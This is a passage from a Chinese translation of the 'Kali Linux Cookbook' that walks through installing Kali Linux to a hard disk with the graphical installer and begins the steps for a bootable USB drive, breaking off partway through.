

Quick answers to common problems

# Kali Linux Cookbook

Over 70 recipes to help you master Kali Linux for effective penetration security testing

Willie L. Pritchett David De Smet

[PACKT] PUBLISHING open source* community experience distilled

# Table of Contents

# Kali Linux 秘籍 中文版

原书：Kali Linux Cookbook

译者：飞龙

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- Github
- Git@OSC

## 赞助我




## 协议

# 第一章 安装和启动Kali

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>
> 

## 简介

Kali Linux，简称Kali，是用于安全攻击的最新Linux发行版。它是BackTrack Linux的后继者。不像多数Linux发行版那样，Kali Linux用于渗透测试。渗透测试是一种通过模拟攻击评估计算机系统或网络安全性的方法。在整本书中，我们将会探索一些Kali Linux所提供的工具。

这一章涉及到Kali Linux在不同场景下的的安装和启动，从插入Kali Linux DVD到配置网络。

对于本书中所有秘籍，我们都要使用以64位GNOME作为窗口管理器（WM）和架构的Kali Linux（http://www.Kali.org/downloads/）。然而，使用KDE作为WM的用法并不在这本书里涉及，你应该能够遵循这些秘籍，并没有多少问题。

## 1.1 安装到硬盘

硬盘的安装是最基本的操作之一。这个任务需要我们不带DVD运行Kali来完成。

> 执行这个秘籍中的步骤会抹掉你的硬盘，并把Kali标记为你电脑上的主操作系统。

### 准备

在解释整个过程之前，需要满足以下要求：

- 为KaliLinux的安装准备最小8GB的空闲磁盘空间（然而我们推荐至少25GB来存放这本书中额外的程序和生成的词汇表）。
- 最小512MB的内存。
- 在KaliLinux的下载页面下载Kali Linux。

让我们开始安装吧。

### 操作步骤


1. 在光驱中插入Kali Linux Live DVD来开始。你会看到它的启动菜单。选择`Graphical install`（图形化安装）。





2. 选择语言。这里我们选择 `English` （英语）。




3. 选择你的位置。这里我们选择 `United States` （美国）。




4. 选择你的键盘配置。这里我们选择 `American English` （美国英语）。




5. 下面要完成网络服务配置。输入主机名称，这里我们输入 `Kali` 。




6. 下面，我们需要输入域名。这里我们输入 `kali.secureworks. com` 。

KALI LINUX

Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

*Domain name:*

kali.secureworks.com

Screenshot    Go Back    Continue

7. 现在你会看到输入root密码的地方，需要输入两次。

KALI LINUX

Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.


*Root password:*

Please enter the same root password again to verify that you have typed it correctly.


*Re-enter password to verify:*

Screenshot    Go Back    Continue


8. 选择你的时区，这里我们选择 `Eastern` （东方）。





9. 我们现在可以选择磁盘分区方式。你会看到四个选项。选择 `Guided - use entire disk` ，这会便于你分区。





10. 在这一步，你需要知道你的磁盘会被抹掉，点击 `Continue` （继续）。





11. 下面，你有机会选择三个分区方式之一：所有文件放在一个分区、分离 `/home` 、以及分离 `/home/user/var` 和 `/tmp` 。考虑到Kali用于渗透测试，分区不需要也不必要（即使这对于你的桌面主操作系统是个好主意）。这里我们选择 `All files in one partition` （所有文件放在一个分区）并点击 `Continue` （继续）。





12. 一旦你看到了一个界面，让你知道将要对你磁盘执行的改动，选择 `Yes` 之后点击 `Continue` （继续）。要注意这是撤销抹掉你磁盘所有数据的最后机会。




13. 下面，你会被询问是否希望链接到网络镜像。网络镜像允许你接收到Kali的更新。这里我们选择 `Yes` 之后点击 `Continue` （继续）。




14. 你可以通过点击 `Continue` （继续）跳过HTTP代理界面。




15. 最后，你会被询问来安装GRUB启动器到主引导记录（MBR）中。选择 `Yes` 之后点击 `Continue` （继续）。




16. 祝贺你现在完成了Kali Linux的安装！点击 `Continue` ，系统会重启并展示登录界面。



# 1.2 安装到U盘或持久存储器中

Kali Linux U盘能够持久化储存系统设置，以及在U盘中永久升级和安装新的软件包，并让我们将个人定制的Kali Linux随时带在身上。

多亏了Win32 Disk Imager，我们可以为大多数Linux发行版创建可启动的U盘，包括持久化存储的Kali Linux。

## 准备


需要下列工具和准备工作以继续：

- FAT32格式的U盘，最小8GB。
- Kali Linux ISO镜像。
- Win32 Disk Imager。
- 你可以从这里下载Kali。

## 操作步骤


让我们开始讲Kali Linux安装到U盘：

1. 插入格式化且可写入的U盘：





2. 启动 Win32 Disk Imager。

3. 点击目录图表，选择Kali Linux DVD ISO镜像的位置：



